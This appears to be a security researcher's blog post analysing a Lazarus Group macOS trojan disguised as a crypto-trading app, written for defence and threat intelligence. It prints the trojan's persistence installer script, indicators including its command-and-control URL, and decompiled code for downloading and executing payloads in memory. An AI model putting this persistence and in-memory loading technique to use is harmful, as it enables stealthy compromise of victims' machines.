

# Lazarus Group Goes 'Fileless'


Archived: 2026-04-05 13:08:18 UTC

Lazarus Group Goes 'Fileless'

an implant w/ remote download & in-memory execution

by: Patrick Wardle / December 3, 2019

Our research, tools, and writing, are supported by "Friends of Objective-See" such as:



\\

Want to play along?

I've added the [sample](#) ('OSX.AppleJeus.C') to our malware collection (password: infect3d)

...please don't infect yourself!

## Background

Today, [Dinesh Devadoss](#) posted a tweet about another Lazarus group macOS trojan:

As I'd recently written about a Lazarus group first stage implant (see: "[Pass the AppleJeus](#)"), I was intrigued to analyze this sample!

We'll see while there are some clear overlaps, this (new) sample contains a rather sophisticated capabilities, which I've never seen before in (public) macOS malware!

## Infection Vector

In his [tweet](#), Dinesh kindly provided an MD5 hash: `6588d262529dc372c400bef8478c2eec` which allows us to locate the sample ( `UnionCryptoTrader.dmg` ) on VirusTotal, where it's only flagged as malicious by two of the engines. (See: [UnionCryptoTrader.dmg](#) on VirusTotal).

The image is a screenshot of the VirusTotal interface. On the left, there is a circular gauge showing a score of 2 out of 56. Below it, a red dot indicates the "Community Score". The main area shows a red warning icon and the text "2 engines detected this file". Below this, the MD5 hash "2ab58b7ce583402bf4cbc90bee643ba5f9503461f91574845264d4f7e3ccb390" is displayed, along with the filename "UnionCryptoTrader.dmg" and the file type "dmg". On the right, the file size is "19.94 MB" and the scan date is "2019-11-28 07:56:06 UTC" (5 days ago). There are also icons for "DMG" and a "Community Score" icon.


From the URL provided in Dinesh's [tweet](#), ( <https://unioncrypto.vip/> ) and spelunking around on VirusTotal, we can gain an understanding of the infection mechanism.

Lazarus Group has a propensity for targeting users or administrators of crypto-currency exchanges. And their de facto method of infecting such targets is via fake crypto-currency company and trading applications.


As part of my recent RSA [presentation](#) I highlighted their attack vector: \

## OSX.AppleJeuS (2018)

lazarus group's (n. korea) first macOS implant



**Celas Trade Pro,  
from "Celas Limited"**



In this specific attack, Lazarus group created a new website, [unioncrypto.vip](https://unioncrypto.vip/) : \



Pinging this site reveals that it's still online, and resolving to [104.168.167.16](https://104.168.167.16) :

```
$ ping unioncrypto.vip
PING unioncrypto.vip (104.168.167.16): 56 data bytes
```

64 bytes from 104.168.167.16: icmp\_seq=0 ttl=112 time=91.483 ms

Querying VirusTotal with this IP address, we find a [URL request](#) that triggered a download of the malicious application ( <https://www.unioncrypto.vip/download/W6c2dq8By7luMhCmya2v97YeN> ):

0 / 71  
Community Score

No engines detected this URL

https://www.unioncrypto.vip/download/W6c2dq8By7luMhCmya2v97YeN  
www.unioncrypto.vip  
2ab58b7ce583402bf4cbc90bee643ba5f9503461f91574845264d4f7e3ccb390

200 Status  
application/octet-stream Content Type  
2019-10-21 14:55:41 UTC  
1 month ago

DETECTION DETAILS RELATIONS SUBMISSIONS COMMUNITY

HTTP Response

Final URL  
<https://www.unioncrypto.vip/download/W6c2dq8By7luMhCmya2v97YeN>

Serving IP Address  
104.168.167.16

Status Code  
200

Body Length  
19.94 MB

Body SHA-256  
2ab58b7ce583402bf4cbc90bee643ba5f9503461f91574845264d4f7e3ccb390

It seems reasonable to assume that Lazarus Group is sticking with its successful attack vector (of targeting employees of crypto-currency exchanges with trojanized trading applications) ...for now!

## Analysis (Persistence)

Let's begin analysis of the trojanized application. Said application is delivered via a disk image, named `UnionCryptoTrader.dmg` We can mount this disk image, via the `hdiutil attach` command:

```
$ hdiutil attach ~/Downloads/UnionCryptoTrader.dmg
expected CRC32 $7720DF1C
/dev/disk4          GUID_partition_scheme
/dev/disk4s1       Apple_APFS
/dev/disk5          EF57347C-0000-11AA-AA11-0030654
/dev/disk5s1       41504653-0000-11AA-AA11-0030654 /Volumes/UnionCryptoTrader
```


It contains a single package: `UnionCryptoTrader.pkg` :

```
$ ls -lart /Volumes/UnionCryptoTrader
total 40120
-rwxrwxrwx  1 patrick  staff  20538265 Sep  4 06:25 UnionCryptoTrader.pkg
```

Via our ["WhatsYourSign"](#) application, it's easy to see the `UnionCryptoTrader.pkg` package is unsigned:



...which means macOS will warn the user, if they attempt to open it:



Taking a peek at the package, uncovers a `postinstall` script that will be executed at the end of the installation process:

```
1#!/bin/sh
2mv /Applications/UnionCryptoTrader.app/Contents/Resources/.vip.unioncrypto.plist
3  /Library/LaunchDaemons/vip.unioncrypto.plist
4
5chmod 644 /Library/LaunchDaemons/vip.unioncrypto.plist
6mkdir /Library/UnionCrypto
7
8mv /Applications/UnionCryptoTrader.app/Contents/Resources/.unioncryptoupdater
9  /Library/UnionCrypto/unioncryptoupdater
10
11chmod +x /Library/UnionCrypto/unioncryptoupdater
12/Library/UnionCrypto/unioncryptoupdater &
```

The purpose of this script is to persistently install a launch daemon.

Specifically, the script will:

- move a hidden plist ( `.vip.unioncrypto.plist` ) from the application's `Resources` directory into `/Library/LaunchDaemons`
- set it to be owned by root
- create a `/Library/UnionCrypto` directory
- move a hidden binary ( `.unioncryptoupdater` ) from the application's `Resources` directory into `/Library/UnionCrypto/`
- set it to be executable
- execute this binary ( `/Library/UnionCrypto/unioncryptoupdater` )

We can passively observe this part of the installation via either our [File](#) or [Process](#) monitors:

```
# ProcessMonitor.app/Contents/MacOS/ProcessMonitor -pretty

{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "uid" : 0,
    "arguments" : [
      "mv",
      "/Applications/UnionCryptoTrader.app/Contents/Resources/.vip.unioncrypto.plist",
      "/Library/LaunchDaemons/vip.unioncrypto.plist"
    ],
    "ppid" : 3457,
    "ancestors" : [
      3457,
      951,
      1
    ],
    "signing info" : {
      "csFlags" : 603996161,
      "signatureIdentifier" : "com.apple.mv",
      "cdHash" : "7F1F3DE78B1E86A622F0B07F766ACF2387EFD CD",
      "isPlatformBinary" : 1
    },
    "path" : "/bin/mv",
    "pid" : 3458
  },
  "timestamp" : "2019-12-05 20:14:28 +0000"
}
```

...


```
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "uid" : 0,
    "arguments" : [
      "mv",
      "/Applications/UnionCryptoTrader.app/Contents/Resources/.unioncryptoupdater",
      "/Library/UnionCrypto/unioncryptoupdater"
    ],
    "ppid" : 3457,
    "ancestors" : [
      3457,
      951,
      1
    ],
    "signing info" : {
      "csFlags" : 603996161,
      "signatureIdentifier" : "com.apple.mv",
      "cdHash" : "7F1F3DE78B1E86A622F0B07F766ACF2387EFDCD",
      "isPlatformBinary" : 1
    },
    "path" : "/bin/mv",
    "pid" : 3461
  },
  "timestamp" : "2019-12-05 20:14:28 +0000"
}
```

...

```
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "uid" : 0,
    "arguments" : [
      "/Library/UnionCrypto/unioncryptoupdater"
    ],
    "ppid" : 1,
    "ancestors" : [
      1
    ],
    "signing info" : {
      "csFlags" : 536870919,
      "signatureIdentifier" : "macloader-55554944ee2cb96a1f5132ce8788c3fe0dfe7392",
      "cdHash" : "8D204E5B7AE08E80B728DE675AEB8CC735CCF6E7",
    }
  }
}
```

```
"isPlatformBinary" : 0
},
"path" : "/Library/UnionCrypto/unioncryptoupdater",
"pid" : 3463
},
"timestamp" : "2019-12-05 20:14:28 +0000"
}
```


Though installing a launch daemon requires root access, the installer will prompt the user for their credentials:



Once the installer completes, the binary `unioncryptoupdater` will both currently executing, and persistently installed:

```
$ ps aux | grep [u]nioncryptoupdater
root 1254 /Library/UnionCrypto/unioncryptoupdater
```

Of course, [BlockBlock](#) will detect the launch daemon persistence attempt:



As noted, persistence is achieved via the `vip.unioncrypto.plist` launch daemon:

```
1<?xml version="1.0" encoding="UTF-8"?>
2<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" ...>
3<plist version="1.0">
4<dict>
5  <key>Label</key>
6  <string>vip.unioncrypto.product</string>
7  <key>ProgramArguments</key>
8  <array>
9      <string>/Library/UnionCrypto/unioncryptoupdater</string>
10 </array>
11 <key>RunAtLoad</key>
12 <true/>
13</dict>
14</plist>
```

As the `RunAtLoad` key is set to `true` this instruct macOS to automatically launch the binary specified in the `ProgramArguments` array each time the infected system is rebooted. As such `/Library/UnionCrypto/unioncryptoupdater` will be automatically (re) executed.

## Analysis (Capabilities)

Ok, time to analyze the persisted `unioncryptoupdater` binary.

Via the `file` command we can ascertain its a standard macOS (64bit) binary:

```
$ file /Library/UnionCrypto/unioncryptoupdater
/Library/UnionCrypto/unioncryptoupdater: Mach-O 64-bit executable x86_64
```

The `codesign` utility shows us both its identifier ( `macloader-55554944ee2cb96a1f5132ce8788c3fe0dfe7392` ) and the fact that it's not signed with a valid code signing id, but rather adhoc ( `Signature=adhoc` ):

```
$ codesign -dvv /Library/UnionCrypto/unioncryptoupdater
Executable=/Library/UnionCrypto/unioncryptoupdater
Identifier=macloader-55554944ee2cb96a1f5132ce8788c3fe0dfe7392
Format=Mach-O thin (x86_64)
CodeDirectory v=20100 size=739 flags=0x2(adhoc) hashes=15+5 location=embedded
Signature=adhoc
Info.plist=not bound
TeamIdentifier=not set
Sealed Resources=none
Internal requirements count=0 size=12
```

Running the `strings` utility (with the `-a` flag) reveals some interesting strings:

```
$ strings -a /Library/UnionCrypto/unioncryptoupdater

curl_easy_perform() failed: %s
AES_CYPHER_128 encrypt test case:
AES_CYPHER_128 decrypt test case:
AES_CYPHER_192 encrypt test case:
AES_CYPHER_192 decrypt test case:
AES_CYPHER_256 encrypt test case:
AES_CYPHER_256 decrypt test case:
Input:
IOPlatformExpertDevice
IOPlatformSerialNumber
/System/Library/CoreServices/SystemVersion.plist
ProductVersion
ProductBuildVersion
Mac OS X %s (%s)
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
/tmp/updater
%s %s
NO_ID
%s%s
12GWAPCT1F0I1S14
auth_timestamp
auth_signature
check
https://unioncrypto.vip/update
done
/bin/rcp
Could not create image.
Could not link image.
Could not find ec.
Could not resolve symbol: _sym[25] == 0x4d6d6f72.
Could not resolve symbol: _sym[4] == 0x4d6b6e69.
```

Strings such as `IOPlatformSerialNumber` and reference to the `SystemVersion.plist` likely indicate basic survey capabilities (to gather information about the infected system). The reference to `libcurl` API (`curl_easy_perform`) and embedded url `https://unioncrypto.vip/update` indicate networking and/or command and control capabilities.

Opening a the binary (`unioncryptoupdater`) in a disassembler, shows the `main` function simply invoking a function named `onRun` :

```
1 int _main() {
2     rbx = objc_autoreleasePoolPush();
3
```

```

4  onRun();
5
6  objc_autoreleasePoolPop(rbx);
7  return 0x0;
8}

```

Though rather long and involved we can break down its logic.

1. Instantiate a C++ class named Barbeque: `Barbeque::Barbeque()`; By piping the output of the `nm` utility into `c++filt` we can dump other methods from the `Barbeque` class:

```

$ nm unioncryptoupdater | c++filt

unsigned short Barbeque::Barbeque()
unsigned short Barbeque::get( ... )
unsigned short Barbeque::post( ... )
unsigned short Barbeque::~~Barbeque()

```

Based on method names, perhaps the `Barbeque` class contains network related logic?

\

2. Invokes a function named `getDeviceSerial` to retrieve the system serial number via `IOKit` (`IOPlatformSerialNumber`):

```

1 int __Z15getDeviceSerialPc(int * arg0) {
2
3   ...
4
5   r15 = *(int32_t *)*_kIOMasterPortDefault;
6   rax = IOServiceMatching("IOPlatformExpertDevice");
7   rax = IOServiceGetMatchingService(r15, rax);
8   if (rax != 0x0) {
9       rbx = CFStringGetCString(IORegistryEntryCreateCFProperty(rax,
10          @"IOPlatformSerialNumber", **_kCFAllocatorDefault, 0x0),
11          r14, 0x20, 0x8000100) != 0x0 ? 0x1 : 0x0;
12
13       IOObjectRelease(rax);
14   }
15   rax = rbx;
16   return rax;
17}

```

Debugging the malware (in a VM), shows this method correctly returns the virtual machine's serial number (`VM+nL/ueNmNG`):

```
(lldb) x/s $rax
0x7ffefbfff810: "VM+nL/ueNmNG"
```

\

3. Invokes a function named `getOSVersion` in order to retrieve the OS version, by reading the system file, `/System/Library/CoreServices/SystemVersion.plist` (which contains various version-related information):

```
$ defaults read /System/Library/CoreServices/SystemVersion.plist
{
    ProductBuildVersion = 18F132;
    ProductCopyright = "1983-2019 Apple Inc.";
    ProductName = "Mac OS X";
    ProductUserVisibleVersion = "10.14.5";
    ProductVersion = "10.14.5";
    iOSSupportVersion = "12.3";
}
```

Again in the debugger, we can observe the malware retrieving this information (specifically the `ProductName`, `ProductUserVisibleVersion`, and `ProductBuildVersion`):

```
(lldb) x/s 0x7ffefbfff790
0x7ffefbfff790: "Mac OS X 10.14.5 (18F132)"
```


4. Builds a string consisting of the time and hardcoded value (key?): `12GWAPCT1F0I1S14`

```
1sprintf(&var_130, "%ld", time(0x0));
2rax = sprintf(&var_1B0, "%s%s", &var_130, "12GWAPCT1F0I1S14");
```

5. Invokes the `Barbeque::post()` method to contact a remote command & control server (`https://unioncrypto.vip/update`): The network logic leverages via `libcurl` to perform the actual communications:

```
1curl_easy_setopt(*r15, 0x2727);
2curl_easy_setopt(*r15, 0x4e2b);
3curl_easy_setopt(*r15, 0x2711);
4rdi = *r15;
5curl_easy_setopt(rdi, 0x271f);
6rax = curl_easy_perform(*r15);
```

Our firewall [LuLu](#) easily detects this connection attempt:



6. If the server responds with the string "0" the malware will sleep for 10 minutes, before checking in again with the server:

```
1 if (std::_1::basic_string ... ::compare(rbx, 0x0, 0xfffffffffffffff, "0", 0x1) == 0x0)
2 {
3   sleep(0x258);
4   goto connect2Server;
5 }
```

Otherwise it will invoke a function to base64 decode the server's respond, followed by a function named processUpdate to execute a downloaded payload from the server.

Ok, so we've got a fairly standard persistent 1<sup>st</sup>-stage implant which beacons to a remote server for (likely) a 2<sup>nd</sup>-stage fully-featured implant.

At this time, while the remote command & control server remains online, it simply it responding with a "0", meaning no payload is provided :( \

As such, we must rely on static analysis methods for the remainder of our analysis.

However, there is one rather unique aspect of this 1<sup>st</sup>-stage implant: the ability to execute the received payload, directly from memory!

Looks take a closer look at how the malware implements this stealthy capability.

Recall that if the server responds with payload (and not a string "0" ), the malware invokes the processUpdate function. First the processUpdate decrypts said payload (via aes\_decrypt\_cbc ), then invokes a function named load\_from\_memory .

```
1aes_decrypt_cbc(0x0, r15, rdx, rcx, &var_40);
2memcpy(&var_C0, r15, 0x80);
3rbx = rbx + 0x90;
4r14 = r14 - 0x90;
5rax = _load_from_memory(rbx, r14, &var_C0, rcx, &var_40, r9);
```

The `_load_from_memory` function first `mmap`s some memory (with protections: `PROT_READ | PROT_WRITE | PROT_EXEC`). Then copies the decrypted payload into this memory region, before invoking a function named `memory_exec2` :

```
1int _load_from_memory(int arg0, int arg1, int arg2, int arg3, int arg4, int arg5) {
2    r14 = arg2;
3    r12 = arg1;
4    r15 = arg0;
5    rax = mmap(0x0, arg1, 0x7, 0x1001, 0xffffffffffffffff, 0x0);
6    if (rax != 0xffffffffffffffff) {
7        memcpy(rax, r15, r12);
8        r14 = _memory_exec2(rax, r12, r14);
9        munmap(rax, r12);
10       rax = r14;
11    }
12    else {
13        rax = 0xffffffffffffffff;
14    }
15    return rax;
16}
```

The `memory_exec2` function invokes the Apple API `NSCreateObjectFileImageFromMemory` to create an “object file image” from a memory buffer (of a mach-O file). Following this, the `NSLinkModule` method is called to link the “object file image”.

```
1int _memory_exec2(int arg0, int arg1, int arg2) {
2
3    ...
4    rax = NSCreateObjectFileImageFromMemory(rdi, rsi, &var_58);
5
6    rax = NSLinkModule(var_58, "core", 0x3);
7
```

As the layout of an in-memory process image is different from its on disk-in image, one cannot simply copy a file into memory and directly execute it. Instead, one must invoke APIs such as `NSCreateObjectFileImageFromMemory` and `NSLinkModule` (which take care of preparing the in-memory mapping and linking).

Once the malware has mapped and linked the downloaded payload, it invokes a function named `find_macho` which appears to search the memory mapping for `MH_MAGIC_64`, the 64-bit “mach magic number” in the `mach_header_64` structure (`0xfeedfacf`):

```

1 int find_macho(int arg0, int arg1, int arg2, int arg3) {
2
3 ...
4
5 do {
6 ...
7 if ((* (int32_t *) __error() == 0x2) && (* (int32_t *) rdx == 0xfeedfacf)) {
8     break;
9 }
10
11 } while (true);
12 }

```

Once the `find_macho` method returns, the malware begins parsing the in-memory mach-O file. It appears to be looking for the address of `LC_MAIN` load command (`0x80000028`):


```

1 if (* (int32_t *) rcx == 0x80000028) goto loc_100006ac7;

```

For an in-depth technical discussion of parsing mach-O files, see: [“Parsing Mach-O Files”](#).

The `LC_MAIN` load command contains information such as the entry point of the mach-O binary (for example, offset `18177` for the `unioncryptoupdater` binary):



The malware then retrieves the offset of the entry point (found at offset `0x8` within the `LC_MAIN` load command), sets up some arguments, then jumps to this address:

```
1//rcx points to the `LC_MAIN` load command
2r8 = r8 + *(rcx + 0x8);
3...
4
5//invoke payload's entry point!
6rax = (r8)(0x2, &var_40, &var_48, &var_50, r8);
```

Delightful! Pure in-memory execution of a remotely downloaded payload. 😄 Sexy!

In 2015, at BlackHat I discussed this method of in-memory file execution as a means to increase stealth and complicate forensics (See: [“Writing Bad @\\$\\$ Malware for OS X”](#)):

### IN-MEMORY MACH-O LOADING

dyld supports in-memory loading/linking

```
//vars
NSObjectFileImage fileImage = NULL;
NSModule module = NULL;
NSSymbol symbol = NULL;
void (*function)(const char *message);

//have an in-memory (file) image of a mach-O file to load/link
// ->note: memory must be page-aligned and alloc'd via vm_alloc!

//create object file image
NSCreateObjectFileImageFromMemory(codeAddr, codeSize, &fileImage);

//link module
module = NSLinkModule(fileImage, "<anything>", NSLINKMODULE_OPTION_PRIVATE);

//lookup exported symbol (function)
symbol = NSLookupSymbolInModule(module, "_" "HelloBlackHat");

//get exported function's address
function = NSAddressOfSymbol(symbol);

//invoke exported function
function("thanks for being so offensive ;)");
```

loading a mach-O file from memory

no longer hosted

Apple logo: sample code released by apple (2005)

Google logo: 'MemoryBasedBundle'

stealth++

...kinda neat to see it (finally) show up in macOS malware in the wild!

\

Former #OBTS speaker Felix Seele (@c1truz) noted that the (in)famous InstallCore adware also (ab)used the `NSCreateObjectFileImageFromMemory` and `NSLinkModule` APIs to achieve in-memory execution.

Interestingly, the malware has a “backup” plan if the in-memory code execution fails. Specifically if

`load_from_memory` does not return 0 (success) it will write out the received payload to `/tmp/updater` and then execute it via a call to `system` :


```
1 rax = _load_from_memory(rbx, r14, &var_C0, rcx, &var_40, r9);
2 if(rax != 0x0) {
